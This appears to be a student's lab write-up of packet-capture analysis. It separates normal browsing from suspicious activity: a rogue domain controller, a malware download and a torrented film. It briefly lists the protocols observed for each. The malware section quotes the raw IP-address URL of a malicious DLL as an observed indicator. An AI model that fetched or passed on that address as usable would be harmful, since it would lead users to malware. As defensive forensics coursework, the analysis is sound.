
Suspicious Activity

- Setting up active directory and domain controller.
- Illegal Downloading: Malware
- Illegal Downloading: Torrent Movies

Normal Activity

Watching Youtube


- What kind of traffic did you observe? Which protocol(s)?
  - Observed traffic protocols were tcp and TLSv1.3
- What, specifically, was the user doing? Which site were they browsing? Etc
  - Watching YouTube.




Downloading Backgrounds For Desktop

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Observed traffic protocol was HTTP.
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - Downloading A background for their desktop






Malicious Activity


Setting up an unauthorized Active Directory and Domain Controller


- What kind of traffic did you observe? Which protocol(s)?
  - Protocols observed wereTCP, LDAP, DNS, DHCP
- What, specifically, was the user doing?
  - They created the Frank-n-Ted domain controller on an unauthorized active directory on the corporate network.



Illegal Downloading: Malware


- What kind of traffic did you observe? Which protocol(s)?
  - Hypertest Transfer Protocol (HTTP) was the traffic protocol observed.
- What, specifically, was the user doing?
  - They were downloading a malware file: http://205.185.125.104/files/june11.dll






Illegal Downloading: Torrented Movies

- What kind of traffic did you observe? Which protocol(s)?
  - Hypertest Transfer Protocol (HTTP) was the traffic protocol observed.
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - The user was downloading a Betty Boop movie illegally: Betty_Boop_Rhythm_on_the_Reservation.avi.torrent





The End